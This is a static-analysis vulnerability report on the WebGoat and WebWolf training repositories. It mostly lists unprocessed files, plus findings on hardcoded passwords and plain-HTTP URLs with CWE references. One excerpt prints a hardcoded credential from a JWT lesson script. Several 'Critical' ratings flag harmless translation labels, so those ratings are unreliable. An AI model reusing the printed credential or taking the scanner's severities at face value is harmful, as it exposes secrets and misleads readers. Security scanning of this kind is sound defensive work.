webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JWTSecretKeyEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt/JTVotesEndpointTest.java:2	Not processed
webgoat-lessons/jwt/src/test/java/org/owasp/webgoat/jwt TokenNameTest.java:2	Not processed
webgoat-lessons/missing-function-ac/pom.xml:1	Not processed
webgoat-lessons/missing-function-ac/pom.xml:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/DisplayUser.java:12	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenus.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionAC.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsers.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/Users.java:2	Not processed
webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:1	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/DisplayUserTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACHiddenMenusTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionACUsersTest.java:2	Not processed
webgoat-lessons/missing-function-ac/src/test/java/org/owasp/webgoat/missing_ac/MissingFunctionYourHashTest.java:2	Not processed
webgoat-lessons/password-reset/pom.xml:1	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/password-reset/pom.xml:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordResetEmail.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/PasswordReset.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/QuestionsAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:93	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2	Not processed
webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/TriedQuestions.java:2	Not processed
webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3	Not processed
webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_known_questions.adoc:14	Not processed
webgoat-lessons/password-reset/src/main/resources/lessonPlans/en/PasswordReset_plan.adoc:20	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_link_not_found.html:2	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:2	Not processed
webgoat-lessons/password-reset/src/main/resources/templates/success.html:2	Not processed
webgoat-lessons/path-traversal/pom.xml:1	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/path-traversal/pom.xml:2	Not processed
webgoat-lessons/path-traversal/src/main/java/org/owasp/webgoat/path_traversal/PathTraversal.java:2	Not processed
webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:1	Not processed
webgoat-lessons/path-traversal/src/main/resources/i18n/WebGoatLabels.properties:3	Not processed
webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:10	Not processed
webgoat-lessons/path-traversal/src/main/resources/lessonPlans/en/PathTraversal_intro.adoc:11	Not processed
webgoat-lessons/pom.xml:1	Not processed
webgoat-lessons/pom.xml:2	Not processed
webgoat-lessons/secure-passwords/pom.xml:1	Not processed
webgoat-lessons/secure-passwords/pom.xml:2	Not processed
webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2	Not processed
webgoat-lessons/secure-passwords/src/main/java/org/owasp/webgoat/secure_password/SecurePasswordsAssignment.java:2	Not processed
webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3	Not processed
webgoat-lessons/sol.MD:97	Not processed
webgoat-lessons/sol.txt:75	Not processed
webgoat-lessons/sql-injection/pom.xml:1	Not processed
webgoat-lessons/sql-injection/pom.xml:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionAdvanced.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallenge.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionChallengeLogin.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6b.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionQuiz.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjection.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5b.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/ServerS.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10a.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson10b.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionLesson13.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlInjectionMitigations.java:2	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlInyInputValidation.java:3	Not processed
webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlInyInputValidationOnKeywords.java:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:3	Not processed
webgoat-lessons/sql-injection/src/main/resources/lessonPlans/en/SqlInjection_introduction_content1.adoc:34	Not processed
webgoat-lessons/sql-injection/src/main/resources/lessonSolutions/html/SqlInjection.html:3	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson10Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson2Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5aTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6aTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson6bTest.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson8Test.java:2	Not processed
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9Test.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/sql-injection/src/test/java/org/owasp/webgoat/sql_injection/SqlLessonTest.java:2	Not processed
webgoat-lessons/ssrf/pom.xml:1	Not processed
webgoat-lessons/ssrf/pom.xml:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRF.java:10	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask1.java:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:2	Not processed
webgoat-lessons/ssrf/src/main/java/org/owasp/webgoat/ssrf/SSRFTask2.java:53	Not processed
webgoat-lessons/ssrf/src/main/resources/html/SSRF.html:3	Not processed
webgoat-lessons/ssrf/src/main/resources/i18n/WebGoatLabels.properties:9	Not processed
webgoat-lessons/ssrf/src/main/resources/lessonPlans/en/SSRF_Task2.adoc:1	Not processed
webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:2	Not processed
webgoat-lessons/ssrf/src/test/java/org/owasp/webgoat/ssrf/SSRFTest2.java:59	Not processed
webgoat-lessons/vulnerable-components/pom.xml:1	Not processed
webgoat-lessons/vulnerable-components/pom.xml:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/ContactImpl.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/Contact.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponents.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLesson.java:2	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:3	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5a.adoc:1	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content5.adoc:6	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonPlans/en/VulnerableComponents_content6.adoc:12	Not processed
webgoat-lessons/vulnerable-components/src/main/resources/lessonSolutions/html/VulnerableComponents.html:3	Not processed
webgoat-lessons/vulnerable-components/src/test/java/org/owasp/webgoat/vulnerable_components/VulnerableComponentsLessonTest.java:2	Not processed
webgoat-lessons/webgoat-introduction/pom.xml:1	Not processed
webgoat-lessons/webgoat-introduction/pom.xml:2	Not processed
webgoat-lessons/webgoat-introduction/src/main/java/org/owasp/webgoat/introduction/WebGoatIntroduction.java:10	Not processed
webgoat-lessons/webgoat-introduction/src/main/resources/html/WebGoatIntroduction.html:2	Not processed
webgoat-lessons/webgoat-lesson-template/pom.xml:1	Not processed
webgoat-lessons/webgoat-lesson-template/pom.xml:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/LessonTemplate.java:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/java/org/owasp/webgoat/template/SampleAttack.java:2	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:1	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-glue.adoc:9	Not processed
webgoat-lessons/webgoat-lesson-template/src/main/resources/lessonPlans/en/lesson-template-video.adoc:7	Not processed
webgoat-lessons/webwolf-introduction/pom.xml:1	Not processed
webgoat-lessons/webwolf-introduction/pom.xml:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/LandingAssignment.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/MailAssignment.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/java/org/owasp/webgoat/webwolf_introduction/WebWolfIntroduction.java:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:2	Not processed
webgoat-lessons/webwolf-introduction/src/main/resources/templates/webwolfPasswordReset.html:2	Not processed
webgoat-lessons/xxe/pom.xml:1	Not processed
webgoat-lessons/xxe/pom.xml:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/BlindSendFileAssignment.java:26	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comment.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/CommentsEndpoint.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Comments.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/ContentTypeAssignment.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/Ping.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/SimpleXXE.java:100	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/User.java:2	Not processed
webgoat-lessons/xxe/src/main/java/org/owasp/webgoat/xxe/XXE.java:2	Not processed
webgoat-lessons/xxe/src/main/resources/html/XXE.html:1	Not processed
webgoat-lessons/xxe/src/main/resources/i18n/WebGoatLabels.properties:3	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/ContentTypeAssignmentTest.java:2	Not processed
webgoat-lessons/xxe/src/test/java/org/owasp/webgoat/xxe/SimpleXXETest.java:2	Not processed
webgoat-server/pom.xml:1	Not processed
webgoat-server/pom.xml:2	Not processed
webgoat-server/pom.xml:175	Not processed
webgoat-server/src/main/java/org/owasp/webgoat/StartWebGoat.java:3	Not processed
webwolf/pom.xml:1	Not processed
webwolf/pom.xml:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/FileServer.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/FileServer.java:118	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/Email.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxController.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/mailbox/MailboxRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/MvcConfiguration.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/LandingPage.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/Requests.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/requests/WebWolfTraceRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/RegistrationController.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserForm.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserRepository.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/UserService.java:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webwolf/src/main/java/org/owasp/webwolf/user/UserValidator.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/user/WebGoatUser.java:2	Not processed
webwolf/src/main/java/org/owasp/webwolf/WebSecurityConfig.java:3	Not processed
webwolf/src/main/java/org/owasp/webwolf/WebWolf.java:2	Not processed
webwolf/src/main/resources/i18n/messages.properties:3	Not processed
webwolf/src/main/resources/static/images/wolf.svg:2	Not processed
webwolf/src/main/resources/static/images/wolf.svg:4	Not processed
webwolf/src/main/resources/static/images/wolf.svg:5	Not processed
webwolf/src/main/resources/static/images/wolf.svg:9	Not processed
webwolf/src/main/resources/static/images/wolf.svg:10	Not processed
webwolf/src/main/resources/static/images/wolf.svg:27	Not processed
webwolf/src/main/resources/static/images/wolf.svg:29	Not processed
webwolf/src/main/resources/static/images/wolf.svg:39	Not processed
webwolf/src/main/resources/static/images/wolf.svg:41	Not processed
webwolf/src/main/resources/static/images/wolf.svg:43	Not processed
webwolf/src/main/resources/static/images/wolf.svg:45	Not processed
webwolf/src/main/resources/templates/error.html:3	Not processed
webwolf/src/main/resources/templates/files.html:2	Not processed
webwolf/src/main/resources/templates/fragments/footer.html:2	Not processed
webwolf/src/main/resources/templates/fragments/header.html:1	Not processed
webwolf/src/main/resources/templates/home.html:2	Not processed
webwolf/src/main/resources/templates/login.html:2	Not processed

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

HTTP usage	Config files
webwolf/src/main/resources/templates/mailbox.html:2	Not processed
webwolf/src/main/resources/templates/registration.html:2	Not processed
webwolf/src/main/resources/templates/requests.html:2	Not processed
webwolf/src/main/resources/templates/requests.html:21	Not processed
webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2	Not processed
webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2	Not processed

Critical vulnerabilities

4*

Hardcoded password	JavaScript	1
webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10	Not processed	
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/i18n/messages_nl.properties:31	Not processed	
webgoat-container/src/main/resources/i18n/messages.properties:34	Not processed	
webwolf/src/main/resources/i18n/messages.properties:30	Not processed	

Medium vulnerabilities

3*

Password hardcoded in configuration file	Config files	3

* Rejected vulnerabilities are not taken into account

Medium vulnerabilities

>Password hardcoded in configuration file	Config files
 webgoat-container/src/main/resources/application-webgoat.properties:11	Not processed
 webgoat-container/src/main/resources/i18n/messages_nl.properties:39	Not processed
 webgoat-container/src/main/resources/i18n/messages.properties:43	Not processed

* Rejected vulnerabilities are not taken into account

Detailed Results

Password hardcoded in configuration file (Config files)

Description

Saving a plaintext password inside the configuration file can lead to a system vulnerability.

Example

This is a code fragment in myApplication.properties, inside of which the password is set an explicit form:

```
register.new = Register New User
```

```
username = USERNAME  
password = PASSWORD
```

This is a code fragment in info.plist, inside of which the password is set an explicit form:

```
<key>password</key>  
<string>freerfe</string>
```

Recommendations

The password should never be a plaintext inside the configuration file. At best, the password must be entered by the system administrator when it is started. If such a method is not possible, then it is recommended that the password be artificially confused so that as much system resources as possible can be used to decrypt the password.

Links

1. Password Plaintext Storage-OWASP
2. CWE-798: Use of Hard-coded Credentials
3. CWE CATEGORY: OWASP Top Ten 2017 Category A2 - Broken Authentication
4. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration
5. CWE-256: Unprotected Storage of Credentials
6. CWE-260: Password in Configuration File

Vulnerability Entries

webgoat-container/src/main/resources/i18n/messages_nl.properties:31

Level Critical

28 ErrorGenerating=Fout opgetreden tijdens generatie
29 InvalidData=Ongeldige invoer
30 Go!=Go!

31 password=Wachtwoord

32 username=Gebruikersnaam
33 logged_out=Je bent succesvol uitgelogd.
34 invalid_username_password=Ongeldige gebruikersnaam/wachtwoord combinatie

webgoat-container/src/main/resources/i18n/messages.properties:34

Level Critical

31 ErrorGenerating=Error generating
32 InvalidData=Invalid Data
33 Go!=Go!

34 password=Password

35 password.confirm=Confirm password
36 username=Username
37 logged_out=You've been logged out successfully.

webwolf/src/main/resources/i18n/messages.properties:30

Level Critical

27 sign.up=Sign up
28 register.title=Register
29

30 password=Password

31 password.confirm=Confirm password

32 username=Username
33

webgoat-container/src/main/resources/application-webgoat.properties:11

Level Medium

8
9 server.ssl.key-store-type=\${WEBGOAT_KEYSTORE_TYPE:PKCS12}
10 server.ssl.key-store=\${WEBGOAT_KEYSTORE:classpath:goatkeystore.pkcs12}

11 server.ssl.key-store-password=\${WEBGOAT_KEYSTORE_PASSWORD:password}

12 server.ssl.key-alias=\${WEBGOAT_KEY_ALIAS:goat}
13 server.ssl.enabled=\${WEBGOAT_SSLENABLED:false}
14

webgoat-container/src/main/resources/i18n/messages_nl.properties:39

Level Medium

36 accounts.build.in=De volgende account zijn standaard beschikbaar binnen WebGoat
37 accounts.table.account=Account
38 accounts.table.user=Gebruikersnaam

39 accounts.table.password=Wachtwoord

40 logout=Uitloggen
41 version=Versie
42 build=Build

webgoat-container/src/main/resources/i18n/messages.properties:43

Level Medium

40 accounts.build.in=The following accounts are built into WebGoat
41 accounts.table.account=Account
42 accounts.table.user=User

43 accounts.table.password=Password

```
44 logout=Logout  
45 version=Version  
46 build=Build
```

Hardcoded password (JavaScript)

Description

Password is hardcoded. This may lead to an application data compromise. Eliminating security risks related to hardcoded passwords is extremely difficult. These passwords are at least accessible to every developer of the application. Moreover, after the application is installed, removing password from its code is possible only via an update. Constant strings are easily extracted from the compiled application by decompilers. Therefore, an attacker does not necessarily need to have an access to the source code to know the parameters of the special account. If these parameters become known to an attacker, system administrators will be forced either to neglect the safety, or to restrict the access to the application.

Example

In the following example, the password is hardcoded:

```
var debug_password = "DebugPassword1";  
if (user_input != debug_password) {  
    alert("Incorrect Password!");  
    return(0);  
}  
alert("Entering Diagnostic Mode...");  
return(1);
```

Recommendations

- Store not passwords but values of cryptographically secure hash function from the password. Use specialized hash functions designed for this purpose (bcrypt, PBKDF2, scrypt). Use salt obtained from cryptographically secure pseudorandom number generator to resist attacks which use rainbow tables.

- If the hardcoded password is used for the initial authorization, provide the special authentication mode for this purpose in which the user is required to provide his/her own unique password.
- Store authentication information in an encrypted form in a separate configuration file or in a database. Secure the encryption key. If encryption is not possible, limit the access to the repository as much as possible.
- For secure password storage on the platforms using the SQLite database, use the SQLCipher extension.

Links

1. Use of hard-coded password
2. CWE-259: Use of Hard-coded Password
3. OWASP Top 10 2013-A5-Security Misconfiguration
4. OWASP Top 10 2013-A6-Sensitive Data Exposure
5. Handling passwords used for auth in source code - stackoverflow.com
6. How to securely hash passwords? - security.stackexchange.com
7. OWASP Top 10 2017 A2-Broken Authentication
8. OWASP Top 10 2017-A3-Sensitive Data Exposure
9. CWE-798: Use of Hard-coded Credentials
10. CWE CATEGORY: OWASP Top Ten 2017 Category A2 - Broken Authentication
11. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration

Vulnerability Entries

```
webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10
```

Level Critical

```
7 type: 'POST',
8 url: 'JWT/refresh/login',
9 contentType: "application/json",

10 data: JSON.stringify({user: user, password: "bm5nhSkxCXZkKRy4"})

11 }).success(
12   function (response) {
13     localStorage.setItem('access_token', response['access_token']);
```

HTTP usage (Config files)

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.

Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Example

In the following example, the application stores an address with HTTP protocol:

```
url = "http://example.com"
```

Recommendations

- Use only secure protocols (e.g., HTTPS) for the confidential data transfer between the client and the server.

Links

1. OWASP Top 10 2017-A3-Sensitive Data Exposure
2. Transport Layer Protection Cheat Sheet – OWASP
3. Web Security: Why You Should Always Use HTTPS – Mike Shema / Mashable
4. CWE-319: Cleartext Transmission of Sensitive Information
5. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration

Vulnerability Entries

config/checkstyle/checkstyle.xml:4

Level Medium

```
1 <?xml version="1.0"?>
2 <!DOCTYPE module PUBLIC
3      "-//Puppy Crawl//DTD Check Configuration 1.3//EN"
4      "http://checkstyle.sourceforge.net/dtds/configuration_1_3.dtd">
5
6 <!--
7  Checkstyle configuration that checks the Google coding conventions from Google Java
Style
```

config/checkstyle/checkstyle.xml:11

Level Medium

```
8 that can be found at https://google.github.io/styleguide/javaguide.html.
9
10 Checkstyle is very configurable. Be sure to read the documentation at
```

[11 http://checkstyle.sf.net \(or in your downloaded distribution\).](http://checkstyle.sf.net)

```
12
13 To completely disable a check, just comment it out or delete it from the file.
14
```

config/checkstyle/checkstyle.xml:25

Level Medium

```
22
23 <property name="fileExtensions" value="java, properties, xml"/>
24 <!-- Checks for whitespace          -->
```

[25 <!-- See http://checkstyle.sf.net/config_whitespace.html -->](http://checkstyle.sf.net/config_whitespace.html)

```
26
27 <module name="SuppressionFilter">
28   <property name="file" value="${suppressionsLocation}" default="target/checkstyle-
suppressions.xml"/>
```

COPYRIGHT.txt:1

Level Medium

1 This file is part of WebGoat, an Open Web Application Security Project utility. For details, please see <http://www.owasp.org/>

```
2
3 Copyright (c) 2002 - $today.year Bruce Mayhew
4
```

docker/index.html:35

Level Medium

```
32 <table>
33 <tr>
34   <td>WebGoat URL</td>
35   <td><a href="http://www.webgoat.local/WebGoat"
target="_blank">http://www.webgoat.local/WebGoat</a></td>
36 </tr>
37 <tr>
38   <td>WebWolf URL</td>
```

docker/index.html:39

Level Medium

```
36 </tr>
37 <tr>
38   <td>WebWolf URL</td>
```

```
39      <td><a href="http://www.webwolf.local/WebWolf"  
target="_blank">http://www.webwolf.local/WebWolf</a></td>  
  
40 </tr>  
41 <table>  
42 </body>
```

docker/nginx.conf:42

Level Medium

```
39  
40 location ~* \.(png|jpg|jpeg|gif|ico|woff|otf|ttf|mvc|svg|txt|pdf|docx?|xlsx?)$ {  
41   access_log    off;  
  
42   proxy_pass    http://docker-webgoat;  
  
43   proxy_redirect  off;  
44 }  
45
```

docker/nginx.conf:54

Level Medium

```
51 }  
52  
53 location /WebGoat {  
  
54   proxy_pass    http://docker-webgoat;  
  
55   proxy_redirect  off;  
56 }  
57
```

docker/nginx.conf:70

Level Medium

```
67 error_log /tmp/wolferror.log;
68
69     location /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link {
70         proxy_pass      http://docker-webgoat;
71         proxy_redirect  off;
72     }
73
```

docker/nginx.conf:75

Level Medium

```
72 }
73
74 location /PasswordReset/reset/reset-password {
75     proxy_pass      http://docker-webwolf;
76     proxy_redirect  off;
77 }
78
```

docker/nginx.conf:80

Level Medium

```
77 }
78
79 location /files {
80     proxy_pass      http://docker-webwolf;
81     proxy_redirect  off;
82 }
83
```

docker/nginx.conf:85

Level Medium

```
82 }
83
84 location /tmpdir {
85   proxy_pass      http://docker-webwolf;
86   proxy_redirect  off;
87 }
88
```

docker/nginx.conf:90

Level Medium

```
87 }
88
89 location /webjars {
90   proxy_pass      http://docker-webwolf;
91   proxy_redirect  off;
92 }
93
```

docker/nginx.conf:95

Level Medium

```
92 }
93
94 location /css {
95   proxy_pass      http://docker-webwolf;
96   proxy_redirect  off;
97 }
98
```

docker/nginx.conf:100

Level Medium

```
97 }
98
99 location /login {
100     proxy_pass      http://docker-webwolf;
101     proxy_redirect  off;
102 }
103
```

docker/nginx.conf:105

Level Medium

```
102 }
103
104 location /images {
105     proxy_pass      http://docker-webwolf;
106     proxy_redirect  off;
107 }
108
```

docker/nginx.conf:110

Level Medium

```
107 }
108
109 location /mail {
110     proxy_pass      http://docker-webwolf;
111     proxy_redirect  off;
112 }
113
```

```
docker/nginx.conf:115
```

Level Medium

```
112 }
113
114 location /upload {

115     proxy_pass      http://docker-webwolf;

116     proxy_redirect  off;
117 }
118
```

```
docker/nginx.conf:120
```

Level Medium

```
117 }
118
119 location /js {

120     proxy_pass      http://docker-webwolf;

121     proxy_redirect  off;
122 }
123
```

```
docker/nginx.conf:125
```

Level Medium

```
122 }
123
124 location /landing {

125     proxy_pass      http://docker-webwolf;
```

```
126 proxy_redirect off;
127 }
128
```

docker/nginx.conf:130

Level Medium

```
127 }
128
129 location /logout {
130     proxy_pass      http://docker-webwolf;
131     proxy_redirect off;
132 }
133
```

docker/nginx.conf:135

Level Medium

```
132 }
133
134 location /WebWolf {
135     proxy_pass      http://docker-webwolf;
136     proxy_redirect off;
137 }
138
```

docker/pom.xml:1

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
